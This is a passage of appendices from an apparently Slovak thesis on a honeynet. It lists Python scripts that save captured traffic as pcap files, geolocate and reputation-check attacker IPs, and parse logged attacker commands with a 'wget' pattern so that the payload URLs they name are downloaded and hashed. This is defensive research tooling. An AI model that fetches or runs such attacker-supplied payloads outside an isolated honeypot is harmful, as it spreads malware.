    ts = time.time()
    fnamedatetimestop =
datetime.datetime.fromtimestamp(ts).strftime('%Y_%m_%d_%H_%M_%S')
    pname = "%spcaps/honeypcap%s:%s.pcap" % (conf.pcaps,
fnamedatetimestart, fnamedatetimestop)
    fnamedatetimestart =
datetime.datetime.fromtimestamp(ts).strftime('%Y_%m_%d_%H_%M_%S')
    wrpcap(pname, pkts)
    pkts = []
    iter = 0
print "\n[*] Shutting Down..."
```

Príloha C: Zdrojový kód programu collectip.py

```
#! /usr/bin/python

import dbhoney
from geoip import geolite2
import conf
import re
import requests

def collect():
    db = dbhoney.DBhoney()
    ips_array = db.getAllIP()
    country = ""
    continent = ""
    lat = ""
    long = ""
    timezone = ""
    for ip in ips_array:
        ip_s = str(ip)
        ip_c = re.sub('\.\.', '.0.', re.sub('\.[0]+', '.',
ip_s).lstrip("0"))
        country = ""
        continent = ""
        lat = ""
        long = ""
        timezone = ""
        if ip_c not in conf.ips and not db.existsIP(ip_c):
            try:
                match = geolite2.lookup(ip_c)
                if match is not None:
                    country = match.country
                    continent = match.continent
                    lat = match.location[0]
                    long = match.location[1]
                    timezone =  match.timezone
            except ValueError as e:
                print str(e)
                pass
            r = requests.get('http://api.moocher.io/badip/%s' %
ip_c)
            status = 0
            if r.status_code == requests.codes.ok:
                status = 1
            db.saveIP(ip_c, status, str(country), str(lat),
str(long), str(timezone), str(continent))
```

```
if __name__ == "__main__":
    collect()
    print "IP check ended !!!"
```

Príloha D: Zdrojový kód programu filedown.py

```
#! /usr/bin/python

import urllib
import re
import uuid
import os.path
import conf
import socket
import dbhoney
import hashlib

def md5(fname):
    hash_md5 = hashlib.md5()
    with open(fname, "rb") as f:
        for chunk in iter(lambda: f.read(4096), b""):
            hash_md5.update(chunk)
    return hash_md5.hexdigest()

def down_wget(s):
    socket.setdefaulttimeout(30)
    c = re.findall("wget[^;]*;", s)
    if c:
        for i in c:
            cc = re.search("http[^; ]*", i)
            if cc:
                url = cc.string[cc.start():cc.end()]
                id = uuid.uuid4()
                try:
                    urllib.urlretrieve(url, filename=conf.files +
"files/" + str(id))
                except:
                    pass
                if os.path.isfile(conf.files + "files/" + str(id)):
                    hash = md5(conf.files + "files/" + str(id))
                    return str(id), url, hash
    return None

if __name__ == "__main__":
    db = dbhoney.DBhoney()
    commands = db.getCommands()
    for src, comm in commands:
        if "wget" in comm:
            res = down_wget(comm)
            if res is not None and not db.existsFile(src, res[1],
res[2]):
```

```
            db.saveFiles(src, res[1], res[0], res[2])
print "Finished!!"
```

Príloha E: DVD médium

Obsah DVD média:

- Príručka s názvom Návod na inštaláciu honeynetu.
- Adresár s archívom webových zdrojov.
- Adresár honeynet, obsahujúci všetky naše programy a virtuálne stroje a nastavenia firewallu.
- Adresár 81c4603681c46036 obsahujúci zozbierané údaje o útoku.
- Adresár mirai obsahujúci zozbierané údaje o Mirai útoku.
- Adresár databázy obsahujúci všetky naše zozbierané aj testovacie databázy.
- Adresár files obsahujúci zozbierané súbory.
- Adresár pcaps obsahujúci súbory pcap, ktoré sa nám podarilo uložiť.